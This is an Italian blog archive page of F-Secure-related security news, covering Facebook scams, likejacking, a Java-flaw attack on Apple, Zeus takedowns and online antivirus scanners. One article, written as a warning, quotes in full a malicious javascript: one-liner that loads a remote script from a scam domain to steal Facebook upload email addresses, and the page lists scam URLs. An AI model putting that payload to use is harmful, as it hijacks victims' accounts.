Facebook ha stretto una nuova partnership con la nota azienda antivirus ESET, conosciuta a tutti per essere la produttrice del potente NOD32, al fine di offrire agli utenti la possibilità di eseguire la scansione dei loro computer per individuare e rimuovere il malware direttamente dall'interno del sito di social network. Facebook ha integrato la tecnologia di ESET nel suo sistema di rilevazione abusi e prevenzione in modo che agli utenti verrà richiesto di eseguire free ESET Online Scanner quando il sistema antispam del social network individua attività sospette sui loro account o computer, come la pubblicazione di link malevoli via feed di notizie e messaggi.
Per proteggersi dalle minacce è utile informarsi sui rischi che si corrono e possedere nozioni di base sulle misure d'adottare.
Visualizzazione post con etichetta F-Secure. Mostra tutti i post
ESET online scanner antivirus free disponibile per gli utenti Facebook
Facebook ha stretto una nuova partnership con la nota azienda antivirus ESET, conosciuta a tutti per essere la produttrice del potente NOD32, al fine di offrire agli utenti la possibilità di eseguire la scansione dei loro computer per individuare e rimuovere il malware direttamente dall'interno del sito di social network. Facebook ha integrato la tecnologia di ESET nel suo sistema di rilevazione abusi e prevenzione in modo che agli utenti verrà richiesto di eseguire free ESET Online Scanner quando il sistema antispam del social network individua attività sospette sui loro account o computer, come la pubblicazione di link malevoli via feed di notizie e messaggi.
Cyberattack ad Apple dopo Twitter e Facebook, usata stessa falla Java
Hacker sconosciuti hanno infettato i computer di alcuni lavoratori di Apple quando hanno visitato un sito web per gli sviluppatori di software che era stato infettato da software dannoso. Il malware è stato progettato per attaccare i computer Macintosh. Lo stesso software, che infetta i Mac ha sfruttato una falla in una versione del software Java di Oracle Corp., utilizzando un Plug-nel browser Web, la stessa che è stata utilizzata per lanciare gli attacchi contro Facebook, che il social network ha divulgato Venerdì scorso.
Etichette:
Adobe,
Adobe Flash Player,
Apple,
Apple developers,
Attacchi hacker,
Bug,
Cyber attacchi,
Cyber spionaggio,
Developers,
F-Secure,
Facebook,
Facebook developers,
Fbi,
Java,
Mac OS X,
Twitter,
Update,
Worm
F-Secure: Timeline dal 1° Aprile, consigli per proteggere profilo Facebook
Dopo un primo lancio nell’autunno scorso, Facebook sta ora uniformando tutti i profili al nuovo Timeline. A partire dal 1° Aprile il nuovo diario verrà distribuito per tutti profili e le pagine. C’è chi non ha deciso di personalizzare da subito il proprio profilo con foto suggestive e chi invece, fino all’ultimo, ha sperato che potesse essere boicottata, perché considerata assai confusionaria e inutile.
Il passaggio alla nuova timeline non dovrebbe avere effetti immediati sulle impostazioni della privacy. Tuttavia, la transizione potrebbe portare gli utenti a condividere vecchi post o contenuti in modo inaspettato. La nuova impostazione offre anche l’opportunità di proteggere il proprio profilo. Ecco 4 consigli di F-Secure per tutti gli utenti di di Facebook.
1) Decidete se volete utilizzare il nuovo tasto "reset".
L'obiettivo di Timeline è quello di rendere la vostra storia di vita a disposizione delle persone che sono disposte a condividerla. Nelle impostazioni della privacy Facebook ha ridotto le proprie opzioni sulla privacy a tre livelli, eliminando gli “amici degli amici”.
Ciò lascia alcuni dei vostri post in una sorta di limbo. Per compensare, è stato aggiunto il tasto “reset”, che permette con un click di rendere disponibili i vostri post pubblici o di amici di amici solamente agli “amici”. Per fare questo:
a) Andate alla freccia nell'angolo superiore destro e selezionate "Impostazioni sulla privacy".
b) Accanto a "Restringi il pubblico per i vecchi post" fare clic su "Gestisci la visibilità dei vecchi post".
c).Then fare clic su "Restringi il pubblico per i vecchi post sul tuo diario".
2) Controllate i vostri amici
Il miglior modo per non essere aggrediti dallo spam e da post non desiderati è selezionare con attenzione gli amici. L’accesso alla vista amici è ora molto più semplice: è più rapido rimuovere gli amici dal proprio elenco o scegliere di non ricevere i loro aggiornamenti sulla bacheca. Ora che avete la Timeline, potete accedere al vostro elenco di amici più semplicemente che mai. Ecco come fare:
a) Andate alla vostra timeline e fare clic sulla Navigazione Amici.
b) Mettete il mouse su uno dei nomi dei vostri amici.
c) Mettete il vostro mouse sulla casella di "Amici".
È possibile scegliere "Rimuovi dagli amici" o se non si desidera che la persona possa avere qualsiasi informazione sui vostri aggiornamenti in bacheca, basta cliccare su "Con restrizioni". E' possibile ovviamente creare delle liste amici per scegliere la personalizzazione più appropriata alle proprie esigenze.
3) Controllate i vostri “mi piace”
Non è semplice smettere di “seguire” le pagine per le quali si è cliccato “mi piace”. Per farlo è necessario visualizzare la pagina dei “Like” e selezionare, cliccando, quello che non si vuole più seguire. All’interno della pagina visualizzata bisogna poi cliccare sul tasto “Ti piace” per accedere a un menu a tendina dove è possibile scegliere l’opzione “non mi piace più”. Potete anche personalizzare la visualizzazione nella sezione notizie. Se desiderate invece rimuovere semplicemente il "Mi piace" potete rimuovere la vostra preferenza alla pagina cliccando sul link delle connessioni che Facebook ha recentemente ripristinato.
4) Verificate le applicazioni installate
Liberatevi di tutte le vecchie applicazioni per evitare che vecchie applicazioni abbiano accesso a dati privati, perché magari in passato non si è dato peso ai termini e alle condizioni recentemente aggiornati, è consigliabile rimuovere le applicazioni più vecchie e lasciare spazio a quelle più recenti e controllate. Ecco perché è sempre un buon momento per modificare le vostre applicazioni per sbarazzarsi di quelle che non si stanno utilizzando. Ecco come farlo.
a) Andate in alto a destra della pagina Facebook, cliccate sulla freccia.
b) Selezionate "Impostazioni sulla privacy".
c) Scorrere fino a "Applicazioni e siti Web" e cliccate su "Modifica impostazioni".
d) Sotto la voce "Applicazioni che usi" cliccate su "Rimuovi le applicazioni indesiderate o che inviano spam."
e) Fate clic sulla X azzurra sulla destra per ogni applicazione non viene usata.
Microsoft e servizi finanziari contro cybercrimine, disattivati server Zeus
La Digital Crimes Unit di Microsoft in collaborazione con il Financial Services - Information Center Sharing and Analysis (FS-ISAC) e NACHA - Associazione per i pagamenti elettronici, così come Kyrus Tech Inc. - hanno eseguito uno un'azione globale coordinata nei confronti di alcune delle peggiori attività cybercriminali che alimentano frodi online e furti di identità. Con questa azione legale e tecnica, un certo numero di botnet più dannose che utilizzano la famiglia di malware Zeus in tutto il mondo sono state interrotte in una inedita operazione proactive cross-industry contro questa organizzazione criminale.
ShareSafe, l'app per condividere sicuro su Facebook e vincere premi
ShareSafe è un'applicazione progettata per mantenere il proprio account Facebook al sicuro da elementi dannosi come spam ed altro che riguardano i profili online. I social network stanno vivendo un grande momento, diventando per questo una grande opportunità per spammer e hacker che lanciano le loro maligne operazioni. Secondo i creatori F-Secure, azienda leader globale nella fornitura di software di sicurezza, l'app (ancora in versione beta) è in grado di proteggere il news feed e la bacheca degli utenti di Facebook. I Membri che decidono di utilizzare questa nuova funzionalità avranno l'opportunità di scoprire nuovi link e vincere premi. ShareSafe vi aiuta a condividere meglio. Questo video mostra come funziona:
Una cosa importante è che ShareSafe esegue la scansione dei link che post, facendo attenzione che non conducano a siti Web non sicuri. I collegamenti sicuri che condividete con i vostri amici possono permettervi di guadagnare punti e distintivi che poi si traducono in premi. Come mostrato nel video promozionale, pubblicato su F-Secure blog, questi premi possono consistere in pacchetti F-Secure Internet Security Suite, licenze di Online Backup e anche iPhone o iPad. Per far ciò collegatevi alla pagina dell'applicazione e fornite il permesso ad accedere alle consuete informazioni richieste:
Una volta dato il consenso verrà effettuata una scansione della bacheca del vostro profilo e di quella dei vostri amici, alla ricerca di eventuali post fraudolenti. Alla fine verrà mostrato il risultato dell'analisi, contrassegnando con il verde i link sicuri ed in rosso quelli pericolosi.. Potete inoltre decidere di verificare un link inserendolo nell'apposita casella di controllo, all'interno della pagina dell'applicazione stessa. Se volete sapere che cosa dovete fare per vincere questi prodotti, è possibile premere il pulsante "Here's how to earn more points and rewards" ("Ecco come guadagnare più punti e premi").
Come regola generale, si ottiene 10 punti ogni volta che si condivide una link sicuro e si riceve un extra di 10 ogni volta che viene premuto uno di questi link. Si guadagnano anche 10 punti quando qualcuno clicca "Like" su uno dei vostri link. Si guadagnano più crediti quando si chiede ad un amico di unirsi alla comunità e l'invito viene accettato. Il cruscotto dell'applicazione mantiene postato in modo permanente il numero di punti che avete guadagnato fino a quel momento. E mostra anche il numero di Like, di click e badges che avete. ShareSafe sta in realtà cercando di sensibilizzare l'opinione pubblica su questioni come spamming e link illegali pubblicati sui social network. I premi vengono utilizzati come strumento di marketing, per attirare più utenti di Facebook in questa campagna contro il malware.
Nuova truffa su Facebook combina tecniche likejacking e javasticking
I truffatori su Facebook stanno combinando tecniche antiche a nuove per diffondere le loro campagne spam sul sito di social networking, tra cui clickjacking e registrando pagine con applicazioni canaglia. Gli spammer marketing di affiliazione sono tornati ai loro vecchi trucchi, dopo un periodo di relativa calma, con le truffe di tipo javasticking, dove bisogna copiare ed incollare un codice javascript su false pagine ospitate in server esterni, avvertono i ricercatori di sicurezza di F-Secure.

Una nuova truffa si sta diffondendo sulla rete sociale è genera messaggi con scritto: "This girl killed herself after her dad posted a secret of her on her fb wall" ("Questa ragazza si è suicidata dopo che suo padre ha inviato un segreto di lei sulla sua bacheca di fb"). Lo spammer usato per questo modello da due settimane è poi collegato ad una pagina web ospitata presso thedominio.info.
I link sembrano condurre a pagine su apps.facebook.com, tuttavia, sono utilizzati solo come redirector. Quando gli utenti fanno clic sui link in realtà finiscono su siti .Tk creati in particolare per questa campagna. Secondo gli esperti di F-Secure, l'uso di pagine dell'applicazione Facebook aiuta i truffatori in diversi modi. Da un lato, non c'è bisogno di mantenere molte risorse esterne, e dall'altro, tali collegamenti non sono sulla lista nera dei sistemi automatizzati anti-spam di Facebook, fornendo la massima fiducia.
Il sito di social networking ha infatti recentemente stretto una partnership con Web of Trust per bloccare automaticamente gli URL pericolosi e ha già utilizzato altre tecnologie di rilevamento da vari fornitori. F-Secure ha rilevato tre applicazioni finora.
• girl1 - http://apps.facebook.com/storynumb/
• girl2 - http://apps.facebook.com/girlstoryyl/
• girl3 - http://apps.facebook.com/seeingstoey/
Ma non c'è molto da vedere da queste applicazioni. Se l'utente fa clic sul link di Facebook, l'applicazione effettuerà immediatamente il reindirizzamento a url-linkay.tk in cui viene visualizzato questo "video player" (thedominio.info reindirizza ora a url-linkay.tk.).
Sul sito tk viene visualizzato un pulsante di riproduzione che dovrebbe permettere agli utenti di visualizzare il video story (riservato a pubblico maggiorenne), in realtà fa parte di un attacco di tipo likejacking. Questa parte è un tipico clickjacking che utilizza una cornice trasparente per nascondere il pulsante like plug-in di Facebook. Indipendentemente da quale parte della pagina si clicca su, gli utenti inconsapevolmente esprimono il loro like e condividono la pagina in background.
Essi saranno quindi reindirizzati ad altre pagine ospitate su apps.facebook.com che sono utilizzati per monetizzare, dove viene chiesto agli utenti di partecipare a uno dei vari "sondaggi", prima di consentire loro di vedere il presunto contenuto.
Sullo sfondo si legge "OMG .. elettrizzante! ... Questo è il post papà" e sotto "lettera di suicidio di Emma". Naturalmente, non esiste un contenuto reale ed è tutto un richiamo per spingere gli utenti a registrarsi alle offerte di marketing di affiliazione che fanno guadagnare commissioni ai truffatori. Inoltre l'applicazione collegata alla truffa, funziona senza che venga installata sul profilo degli utenti.
Se siete caduti vittima di questa truffa, assicurarsi di controllare le iscrizioni alle pagine canaglia e rimuovere tutti i messaggi di spam inviati sula bacheca. In futuro evitare qualsiasi tipo di storia che invita ad effettuare procedure complicate per garantire l'accesso ai contenuti. Per gli utenti di Firefox è possibile installare NoScript.
L'estensione NoScript per Firefox fornisce una protezione aggiuntiva per Firefox, Seamonkey e altri browser basati su Mozilla: questa gratuita, open source add-on permette a JavaScript, Java e Flash e altri plugin di essere eseguiti solo da siti affidabili a vostra scelta, e fornisce la più potente protezione anti-XSS (Cross-Site Scripting) disponibile in un browser.
NoScript è l'unica whitelist basata su approccio preventivo del blocco degli script e impedisce lo sfruttamento di vulnerabilità di sicurezza (note e anche non ancora note). E' possibile attivare JavaScript, Java ed esecuzione plugin da siti fidati con un semplice click sinistro sull'icona NoScript nella barra di stato, oppure utilizzando il menu contestuale.
Justin Bieber video live: virus in allegato email, snobbato dagli adulti
Esperti antivirus mettono in guardia il pubblico di un nuovo virus che tenta ignari utenti di Windows e che si presenta come un video di Justin Bieber, la star del momento per milioni di teenager. La tecnica è la solita e ormai consolidata da parecchi anni: l’email invita ad aprire l’allegato e a lanciare il programma, spacciato come player video.
Rubati certificati SSL Comodo: a rischio e-mail, social network e Skype
L’authority Comodo è stata derubata dei certificati SSL. I browser Firefox, Chrome e Internet Explorer hanno già rilasciato le patch per gestire in sicurezza i certificati SSL. Il furto ha avuto origine il 15 marzo con un cyber-attacco ai danni di un partner di Comodo. Quindi sono stati richiesti nove fake di certificati SSL fasulli a siti come Google, Microsoft, Skype e Yahoo, prima che l’attacco venisse scoperto. La denuncia è stata fatta dal Progetto Tor. L’attacco sarebbe “iraniano“.
F-Secure, sicurezza 2011: Stuxnet e malware per Android e iPhone
Il 2011 sarà ancora l'anno di Stuxnet e aumenterà il malware mobile per colpire Android e gli iPhone "liberati" con il jailbreak. Il sistema operativo Windows 7 è considerato più sicuro del suo predecessore Windows Vista. Tuttavia, nonostante abbia sorpassato Vista in termini di quota di mercato nel corso dell’anno, Windows 7 è ancora molto indietro rispetto a Windows XP, che resta di gran lunga il sistema operativo più popolare, nonché il principale obiettivo per molti creatori di malware.
Scam su Facebook per rubare la email di caricamento mobile
F-Secure, leader globale nell'offerta di soluzioni di sicurezza informatica, ha individuato una nuova ondata di short Url fraudolenti che da Facebook riportano a siti esterni. La nuova truffa si sta diffondendo tramite Facebook attraverso l'uso di frammenti di codice javascript, che gli utenti sono invitati ad inserire nel browser di navigazione, per ottenere le immagini girevoli su Facebook.
Oggi, gli utenti di Internet trascorrono più tempo sui social network di quanto non ne dedichino alle email. Gli spammer lo sanno e hanno adottato alcuni metodi per agire di conseguenza. Facebook ha recentemente preso provvedimenti per eliminare lo spam, tra cui azioni legali nei confronti di presunti spammer e miglioramenti al sito, come la possibilità di segnalare lo spam e il filtro antispam per le pagine aziendali, ma questi strumenti sembrano essere ancora insufficienti nella lotta contro lo spam. Entrati su Facebook, infatti, ed utilizzando il termine di ricerca "omg http://" visualizziamo un elenco di post degli utenti:
Il procedimento per truffare l'utente è relativamente semplice. Gli utenti sono invitati ad inserire nel browser di navigazione un codice javascript, per ottenere delle immagini girevoli su Facebook. Tutto quello che bisogna fare è copiare ed incollare il seguente pezzo di codice JavaScript
"javascript:(a = (b = document).createElement("script")).src = "//imagemajic.info/majic.js?show", b.body.appendChild(a); void(0)"
nel browser. Mentre si ricevono delle immagini a caso girevoli dei propri amici, in sottofondo la sceneggiatura va a rilevare la vostra "Email Address Upload", cioè la vostra email di caricamento personalizzata, utilizzata per pubblicare aggiornamenti di stato o inviare foto e video al vostro profilo.
Anche se il danno è ancora limitato, Aditya Punjani, uno sviluppatore, ha illustrato il codice che dimostra come il nuovo exploit è in grado di produrre danni maggiori. Mentre questa truffa non sembra generare degli enormi danni, limitandosi agli aggiornamenti di status degli utenti, questa potrebbe evolversi nel tempo in una truffa ben più grande. Facebook stesso raccomanda di non condividere la email personalizzata con altri, inoltre ricordate che le foto e i video caricati via e-mail sono visibili a tutti per impostazione predefinita. In questo momento la truffa si propaga attraverso i seguenti siti: http://revolvingimages.info/fb/, http://kewlpics.tk/, http://itsmajic.tk/
Offrendo alle persone uno strumento semplice per restare in contatto con parenti e amici, Facebook è diventato rapidamente il più importante social network al mondo. Proporzionalmente è cresciuto lo spam sui social network. Gli short Url sono stati già in passato utilizzati per campagne di spam, che vengono condivisi istantaneamente con tutti gli amici. Staremo a vedere come si evolverà questa nuova truffa. Nel frattempo assicuratevi di non fare clic su uno degli short Url che offrono le "immagini di Facebook girevoli" e prestate attenzione ai codici Javascript che vi vengono proposti, per ottenere funzionalità nascoste o particolari su Facebook.
False installazioni antivirus sfruttano Firefox e Chrome
Passano i mesi ma Security Tool non ci vuole abbandonare e affina sempre più le sue armi per infettare meglio il vostro computer. I falsi antivirus o rogue sono applicazioni che di solito appaiono e scompaiono nel giorno di qualche settimana, per riapparire con un nome nuovo e i colori del programma leggermente diversi. Uno dei più longevi è sicuramente Security Tool: le sue prime apparizioni risalgono a Settembre/Ottobre 2009, ma è da poco stata rilasciata una nuova versione.
Password insicure mettono a rischio dati e account di Facebook
Una password insicura può mettere seriamente a rischio la sicurezza di grosse quantità di dati riservati. Se le password finiscono nelle mani sbagliate le conseguenze personali ed economiche possono essere disastrose. Nonostante molte persone utilizzino le password in modo responsabile, sono ancora troppi a usarne una sola per qualsiasi tipo di servizio. Secondo una ricerca commissionata da F-Secure e condotta via email da Gfk tra il 5 e il 18 aprile 2010, circa il 20% degli utenti Internet in Germania, Regno Unito e Svezia usa un’unica password per tutti i servizi, dall’online banking, alle e-mail, ai videogiochi online.
F-Secure Online Scanner: l'antivirus gratuito per scansioni online
Uno dei tanti modi per proteggere la propria sicurezza informatica è quello di far effettuare una scansione del computer ad un antivirus online. Questo metodo, che chiaramente non ha alcuna efficacia a livello preventivo, è importante soprattutto quando l'antivirus installato non è aggiornato e magari si pensa di aver già contratto un'infezione. Tanti produttori di antivirus hanno predisposto servizi di scansione via web con eventuale rimozione dei virus trovati. Noi abbiamo preso in considerazione F-Secure Online Scanner, che può essere usato gratuitamente da chiunque creda che il proprio computer sia infettato da virus.
Utilizzato ogni anno da milioni di persone, Online Scanner è un servizio di F-Secure molto popolare fra gli utenti. Dalla sua comparsa, Online Scanner ha contribuito a ripulire centinaia di migliaia di PC dai virus: i dati di F-Secure mostrano che circa il 20% degli utenti di Online Scanner ha in effetti trovato virus, worm o altri tipi di malware nei propri computer (senza contare i cookie). Il servizio gratuito Online Scanner effettua una scansione che controlla e pulisce il PC ma non fornisce protezione automatica. Per impedire che il PC sia nuovamente infettato, è necessario installare una soluzione di sicurezza completa con protezione in tempo reale. Per avviare la scansione online è necessario collegarsi alla pagina ufficiale ed installare l'F-Secure Online Scanner add-on per il browser dopo aver spuntato la casella dei termini di licenza e cliccare su install. Potrete scegliere se avviare una scansione rapida del sistema, completa o di singoli file e cartelle. Al termine della scansione verrà fornito un report completo.
Una soluzione come F-Secure Online Scanner non può mai sostituire un antivirus vero e proprio, in quanto questo garantisce protezione in tempo reale contro le infezioni, assicura aggiornamenti automatici con tempi di risposta rapidissimi, consente di esaminare la memoria e, generalmente, dispone di un firewall e di altri meccanismi di protezione integrati. F‑Secure Online Scanner si limita a fornire funzionalità di scansione limitate per una prima analisi antivirus del sistema in uso. Trovate le risposte alle domande più frequenti poste dagli utilizzatori del servizio (FAQ) a questa pagina. Ulteriori risposte tecniche per la risoluzione di eventuali problemi li trovate qui. La Fan Page ufficiale di F-Secure su Facebook la trovate a questo indirizzo. Requisiti di sistema per l'esecuzione di F-Secure Online Scanner:
Requisiti hardware minimi
- Processore Intel Pentium III 600 MHz
- Memoria 256 MB di RAM
Sistemi operativi supportati
- Windows 7 32-bit
- Windows Vista 32-bit
- Windows XP Home Edition e Professional a 32 bit
*Il sistema deve soddisfare i requisiti minimi di sistema come specificato da Microsoft. Il prodotto non supporta i sistemi operativi a 64 bit per il momento.
Browser Web supportati
- Microsoft Internet Explorer 8.0.
- Microsoft Internet Explorer 7.0.
- Microsoft Internet Explorer 6.0.
- Mozilla Firefox 3.5.
- Mozilla Firefox 3.0.
- Opera 10.10.
- Chrome 3.0.
- È necessario abilitare JavaScript.
- È necessario disporre almeno dell'ambiente di runtime Java versione 6 aggiornamento 10.
Nota: se JavaScript è stato disattivato per ragioni di sicurezza, ripristinare le impostazioni originali dopo la scansione. E' preferibile disattivare il vostro antivirus prima della scansione per non interferire con lo scanner online.
Iscriviti a:
Post (Atom)